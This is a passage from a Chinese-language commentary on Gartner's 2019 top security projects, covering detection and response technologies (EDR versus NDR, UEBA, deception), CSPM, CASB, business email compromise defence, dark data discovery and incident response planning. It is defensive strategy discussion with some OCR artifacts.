
Source: Gartner (July 2018)

上图的内容十分杂，有大量技术点的罗列，既包括了 2018 年检测与响应项目中提及的 EDR、UEBA（用户与实体行为分析）、MDR、欺骗平台，也包括了曾经上榜过的 TIP、NTA、网络沙箱，以及更为基础的 SIEM、IDPS、WAF、DAP，还有新兴的 BAS、SOAR，等等，却并没有对这些检测与响应技术进行分类。而对检测与响应技术进行分类是一个重要但十分困难的事情，Gartner 自己也做过多种尝试，尚无定论。

Gartner 在 2013 年为了讨论高级威胁检测（ATD）的时候提出了一个划分新型检测技术的方法论，虽在 2016 年后逐渐淡出 Gartner 报告的视野，但却依然有一定价值。如下图所示，Gartner 当时从分析对象和分析时间两个维度划分了五种新型检测技术：




针对这幅图，笔者结合自己的认识，对当下主流的几种新型检测技术进行了标注如下：



可以看到，NTA 是当下主流的基于网络的新型检测技术。NFT（网络取证工具）作为基于网络的响应技术比较少被提及，但当下比较热的一个词——NDR（网络检测与响应）——则实际上涵盖了 NTA 和 NFT。现在还有一个初现的提法，叫 NGIDS，或者 NG IDPS，所谓下一代入侵检测，大体上跟 NDR 是在一起的。从基于端点的视角来看，style4 和 style5 两种技术现在已经不在加以区分，统称为 EDR，或者作为下一代 EPP 的关键能力之一了。上图中位于中间的基于负载的检测技术，基本就是指代沙箱技术了。而该技术事实上也可以分解到基于端点的沙箱和基于网络的沙箱两个维度中去，成为更广泛意义上的 NDR 和 EDR 的功能点之一。

上图对于阐释当下最热门的两种新型检测与响应技术——NDR（包括 NTA、NFT）和 EDR——及其市场演进是有价值的，但却远远无法表达完整意义上的检测与响应技术，更何况检测与响应技术本身也仅仅检测与响应体系建设的一环而已。2018 年，Gartner 在一份名为《如何开展威胁检测与响应实践》的报告中给出了一个基本的检测与响应体系的参考模型，如下图：



Source: Gartner (May 2018)

上图比较全面地表达了检测与响应体系所应涵盖的技术（能力）、流程和团队三个方面的内容，并给出了 10 个技术能力和 4 个关键流程。这 10 个技术能力从目标对象和时间先后两个维度进行了划分，与前面的新型威胁检测二维划分方式基本一致。不同之处在于目标对象粒度更细，最关键地是加入了针对日志地检测与响应，并把 SIEM 和 CLM（集中日志管理）作为最基本的检测与响应的平台，位置要高于后面 4 个。

此外，在这个 10 大技术能力矩阵图中，响应能力从技术视角来看被称作了‘‘可见性’’，所谓可见性就是在威胁猎捕和安全响应（包括调查、取证）的时候能够提供相关的技术支撑。

事实上，即便是上面的 10+4 检测与响应参考架构图都没能将检测与响应技术描绘全，譬如基于用户/实体进行检测的 UEBA 技术，以及欺骗技术。Gartner 自己也表示上图仅仅是针对基本的检测与响应能力进行阐释。

UEBA 通过对用户和实体（如主机、应用、网络流量和数据集）基于历史轨迹或对照组建立行为轮廓基线来进行分析，并将那些异于标准基线的行为标注为可疑行为，最终通过各种异常模型的打包分析来帮助发现威胁和潜藏的安全事件。

通过进一步探究，我们可以发现，UEBA 一种使能性技术，既可以赋能 SIEM、也可以赋能 NDR，以及 EDR。

欺骗技术 (Deception Technology) 的本质就是有针对性地对攻击者进行我方网络、主机、应用、终端和数据的伪装，欺骗攻击者，尤其是攻击者的工具中的各种特征识别环节，使得那些工具产生误判或失效，扰乱攻击者的视线，将其引入死胡同，延缓攻击者的时间。譬如可以设置一个伪目标/诱饵，诱骗攻击者对其实施攻击，从而触发攻击告警。

Gartner 的 Anton Chuvakin 将欺骗技术单独作为一个技术分支，与面向日志的检测与响应技术、面向网络的检测与响应技术和面向端点的检测与响应技术并称为 4 大检测与响应技术路线。

接下来，笔者要谈谈从这么多的检测与响应技术中，为何 Gartner 今年要优先推介 EDR?

针对这个问题，其实 Gartner 内部也是经过了长时间讨论的。2014 年的时候，Gartner 推荐的检测与响应技术部署顺序是 SIEM、NTA/NFT、EDR，并且 EDR 还是可选项。而到了 2019 年，这个顺序变成了 SIEM、EDR、NDR，并表示 EDR 在某些场景中放到第一顺位也是可以的！新的顺序中，SIEM 依然位居第一，说明 SIEM 是检测与响应优先项和必选项，但由于其部署率超过了 50%，不符合入选标准，被放到了十大项目的前提基础条件里面，因此略过。如此一来，选择的焦点就集中到了 NDR 和 EDR 上。下表列举了两种技术各自的优劣势：

	优势	劣势
EDR	检测结果的准确性更高（误报率更低）	Agent 对宿主设备有一定影响（性能、稳定性、可管理性
NDR（NTA）	总体而言部署更便捷	在云环境中部署是个问题

在端点上可以看到相关的所有流量，无论是否加密

有些端点无法部署 agent（譬如 IoT、工控设备，BYOD）

在不少情况下，由于组织和管理制度和流程的原因，无法部署 agent，这属于非技术原因

不是即插即用产品，需要持续运维和优化

对现有 IT 设施影响性较小

如果要获悉网络的可见性，见效更快

难以检测越来越多的加密流量（尽管有些不需解密即可分析的技术，但能力很有限）

检测结果的误报率更高

无法检测非网络行为

不是即插即用产品，需要持续运维和优化

是不是难以权衡？Gartner 表示，EDR 胜出的原因很简单，他们通过客户调研发现更多的客户先上 EDR 再上 NDR，因为 EDR 的检测结果更准确！相反，NDR 的检测结果则更模糊（基于异常分析的必然），也就是误报率更高。

当然，Gartner 也表示，EDR 优先于 NDR 只是从总体上而言，在针对具体需求和应用场景的时候，还要具体分析，有时候 NDR 更合适。

在此，笔者也提出一个问题，EDR 胜出 NDR 的这个结论适用于当前的国内市场吗?

笔者认为，NDR 和 EDR 的排位还将继续争斗下去。对于预算充足的客户而言，两者兼得或许是一个不错的选择。

1.0.8 4.4 云安全配置管理（CSPM）项目

【项目描述】现在对云服务的攻击基本都利用了客户对云疏于管理、配置不当等错误。因此，公有云用户急需对（尤其是跨多云环境下的）IaaS 和 PaaS 云安全配置的正确性与合规性进行全面、自动化地识别、评估和修复。

【项目难度】中等，必须同步进行流程和文化的变革。


【项目关键】支持多云环境，具备敏感数据发现和风险暴露面评估，支持有的 IaaS 和 PaaS 服务，不仅能评估更要能修复。

【项目建议】如果仅仅是单一云环境，则要求云提供商提供 CSPM 能力，如果是跨多云的环境，优先修复高等级的问题，与 CSPM 供应商一次签 1~2 年的合同，并频繁评估该供应商的能力，因为这方面技术和市场变化较快。

【技术解析】

CSPM（Cloud Security Posture Management）是 Neil 自己新造的一个词，原来叫云基础设施安全配置评估（CISPA），也是他取的名字。改名的原因在原来仅作 ‘‘评估’’，现在不仅要 ‘‘评估’’，还要 ‘‘修正’’，因此改叫 ‘‘管理’’。**国内有的同人将 CSPM 中的 Posture 翻译为 ‘‘态势’’，笔者认为不妥，这里的 Posture 并不是讲我们国人一般所理解的 ‘‘态势’’，而是讲 ‘‘配置’’。**

要理解 CSPM，首先就要分清楚 CSPM 和 CWPP 的关系，Neil 自己画了下图来阐释：




Source: Gartner (March 2018)

如上图所示，在谈及云工作负载的安全防护的时候，一般分为三个部分去考虑，分属于两个平面。一个是数据平面，一个是控制平面。在数据平面，主要包括针对云工作负载本身进行防护的 CWPP，以及云工作负载之上的 CWSS（云工作负载安全服务）。CWSS 是在云工作负载之上对负载进行安全防护。在控制平面，则都是在负载之上对负载进行防护的措施，就包括了 CSPM，以及前面的 CWSS（此处有重叠）。

CSPM 能够对 IaaS，以及 PaaS，甚至 SaaS 的控制平面中的基础设施安全配置进行分析与管理（纠偏）。这些安全配置包括账号特权、网络和存储配置、以及安全配置（如加密设置）。理想情况下，如果发现配置不合规，CSPM 会采取行动进行纠偏（修正）。有时候，我们可以将 CSPM 的评估功能归入弱点扫描类产品中去，跟漏扫、配置核查搁到一块。

此外，CSPM 除了能对云生产环境中的负载进行配置核查与修复，还能对开发环境中的负载进行配置核查与修复，从而实现 DevOps 全周期的防护。

Gartner 认为 CASB 不少都已具备 CSPM 功能。同时，一些 CWPP 厂商也开始提供部分 CSPM 功能，还有的云管理平台自带 CSPM 功能。下图展示了 CSPM、CWPP 和 CASB 之间的部署关系：CSPM 位于云控制平面，CWPP 位于云数据平面，而 CASB 位于云对外服务边界。



在 Gartner 的 2018 年云安全 Hype Cycle 中，CSPM 处于期望的顶峰阶段，用户期待很高，处于青春期。

1.0.9 4.5 云访问安全代理（CASB）项目

【项目描述】对于那些采购了多个 SaaS 服务的组织而言，希望获得一个控制点，以便获得这些 SaaS 云服务的可见性，并对组织中使用这些云服务的用户和行为进行集中管控。

【项目难度】中等。

【项目关键】对云服务的可见性和管控到什么程度？需要监测及阻断威胁吗？需要对 SaaS 应用中的敏感数据进行管控吗？需要将 CASB 应用到更底层的 PaaS 甚至 IaaS 上吗？


【项目建议】如果你看不见需要被保护的对象，也就无法实施保护。因此，CASB 首先要进行云应用发现，识别影子 IT。接下来，可以考虑部署正向/反向代理和 API 来实施控制。对 CASB 而言，发现并保护云中的敏感数据至关重要，并且最好采取跟本地一致的防护策略。此外，由于该市场变化较快，且有持续的降价压力，因此建议签署的合同期限有 1 到 2 年就够了。

【技术解析】

该技术从 2014 年就开始上榜了，并且今年的技术内涵与 2018 年比基本没有变化。

CASB 作为一种产品或服务，为企业认可的云应用提供通用云应用使用、数据保护和治理的可见性。CASB 的出现原因，简单说，就是随着用户越来越多采用云服务，并将数据存入（公有）云中，他们需要一种产品来帮助他们采用一致的策略安全地接入不同的云应用，让他们清晰地看到云服务的使用情况，实现异构云服务的治理，并对云中的数据进行有效的保护，而传统的 WAF、SWG 和企业防火墙无法做到这些，因此需要 CASB。

CASB 相当于一个超级应用网关，融合了多种类型的安全策略执行点。在这个超级网关上，能够进行认证、单点登录、授权、凭据映射、设备建模、数据安全（内容检测、加密、混淆）、日志管理、告警，甚至恶意代码检测和防护。



CASB 有一个很重要的设计理念就是充分意识到在云中（尤指公有云）数据是自己的，但是承载数据的基础设施不是自己的。Gartner 指出 CASB 重点针对 SaaS 应用来提升其安全性与合规性，同时也在不断丰富针对 IaaS 和 PaaS 的应用场景。Gartner 认为 CASB 应提供四个维度的功能：发现、数据保护、威胁检测、合规性。

Neil Mcdonald 去年将 CASB 项目进一步分为了云应用发现、自适应访问、敏感数据发现与保护三个子方向，建议根据自身的成熟度选取其中的一个或者几个优先进行建设。而这三个子方向其实也对应了 CASB 四大功能中的三个（除了威胁检测）。

在 Gartner 的 2018 年云安全 Hype Cycle 中，CASB 依然位于失望的低谷，但就快要爬出去了，继续处于青春期阶段。

1.0.10 4.6 商业邮件失陷（BEC）项目

可能是 Gartner 认为去年提及的积极反钓鱼邮件项目涉及的面还是太广，不好落地，今年，将项目进一步聚焦到了反钓鱼的一个高级分支——BEC（Business Email Compromise，商业邮件失陷，简称 BEC）。

【项目描述】对于可能遭受 BEC 攻击的用户而言，通过该项目一方面加强邮件安全的技术管控力度，另一方面更好地梳理出业务流程缺陷，譬如仅仅通过邮件来批准一笔金融交易是很危险的流程，是否应该考虑增加其它的确认方式？

【项目难度】中等，安全人员和企业最终用户之间的沟通至关重要。

【项目关键】运用机器学习技术，并且能够根据特定的业务流程进行定制。

【项目建议】向自己现有的邮件安全提供商咨询是否具有这方面的功能。同时考虑将 BEC 跟安全意识培训和其它端点保护技术（譬如浏览器隔离）结合起来。

【技术解析】BEC 这个词其实提出来也有好几年了，不算是 Gartner 的原创。简单地说，BEC 可以那些指代高级的、复杂的、高度定向的邮件钓鱼攻击，就好比 APT 之于普通网络攻击。BEC 钓鱼基本不会在邮件中使用恶意附件、或者钓鱼 URL，而纯靠社会工程学技术。譬如发件人往往冒用公司高层领导或其他你很难忽略的人，而且收件人也不是大面积的扫射，而是十分精准、小众。BEC 钓鱼的特性使得很多传统的防御机制失效或者效果大减，而需要进行综合治理，结合多种技术手段，以及人和流程。常见的防御方式包括：

1） 修补业务流程方面的漏洞；

2） 采用能够检测邮件上下文的技术，研判发件人的可信度和真伪度；

3） 主动监测邮件系统，并为组织中的最终用户提供一个便捷的上报可疑邮件的通道，促进全员参与，提升安全意识。

在技术手段这块，Gartner 特别指出 ML（机器学习）技术在 BEC 的应用前景广阔。

1.0.11 4.7 暗数据发现项目

这是 Gartner 首次明确提出了数据安全领域的 10 大安全项目/技术。

【项目描述】企业的 IT 系统中可能充斥这大量的暗数据，它们藏在暗处，不为人知，低价值，却暗藏风险。在进行数据中心融合或者向云迁移之前，必须搞清楚这些数据都是什么，分布在哪里，并想法消除他们。而这些数据中可能会涉及个人隐私信息的隐患更是让管理者在面对 GDPR 等合规监管时头疼。

【项目难度】较难，相关的工具比较复杂，而且还涉及到旧有 IT 行为方式的改变。

【项目关键】标记那些在不同数据孤岛中的数据，譬如文件共享、数据库、大数据湖、云存储，等。将暗数据发现与数据分类集成。

【项目建议】对暗数据进行去重、防御性删除，或者其它有效的管理战略。

【技术解析】

暗数据（Dark Data）是 Gartner 发明的词。它就像宇宙中的暗物质，大量充斥。暗数据产生后基本没有被利用/应用起来，却可能暗藏风险，最大的问题是用户自己都不知道有哪些暗数据，在哪里，有多大风险。尤其是现在 GDPR 等法规加持之下，暗数据中可能包括了违规的信息。

其实，就好比在做网络安全的时候，要先了解自己网络中有哪些 IP 资产，尤其是有哪些自己都不知道的影子资产一样。在做数据安全的时候，要先进行数据发现，包括暗数据发现，这也是一个针对数据 ‘‘摸清家底’’ 的过程。这个步骤比数据分类，敏感数据识别更靠前。事实上，Gartner 建议数据分类和敏感数据识别工具去集成暗数据发现能力。此外，Gartner 在 2018 年的 Hype Cycle 中提出了一个达到炒作顶峰的技术——“File Analysis’’（文件分析），该技术就特别强调对不断膨胀的、散落在共享文件、邮件、内容协作平台、云端等等各处的非结构化暗数据的发现、梳理与理解。这里的发现包括了找到这些暗数据的所有者、位置、副本、大小、最后访问或修改时间、安全属性及其变化情况、文件类型及每种文件类型所特有的元数据。

1.0.12 4.8 安全事件响应（IR）项目

【项目描述】安全事件（Security Incident，注意跟 security event 区分开来）已经不是有没有，而是什么时候发生的问题了。企业和组织的安全管理者需要做好规划、准备并充分响应。安全事件响应（Incident Response，简称 IR）涉及很多技术和流程，通过该项目去改进或者重建自己的 IR 策略和流程。Gartner 默认认为 IR 项目要靠采购 IR 服务商的服务来达成，相关的服务涉及咨询、技术、法务，等等。


【项目难度】中等，不仅仅是选择供应商，还涉及到流程变革和沟通。

【项目关键】评估自身的 IR 就绪水平，提前做好 IR 计划和准备。检测和分诊流程至关重要，遏制和根除的能力也很关键，要不断吸取经验教训。

【项目建议】寻找了解你运维流程的事件响应合约（Incident Response Retainer，简称 IRR）供应商，仔细评估 IRR 条款。如果购买了网络保险（cyberinsurance），向网络保险公司咨询推荐的 IRR 供应商。

【技术解析】

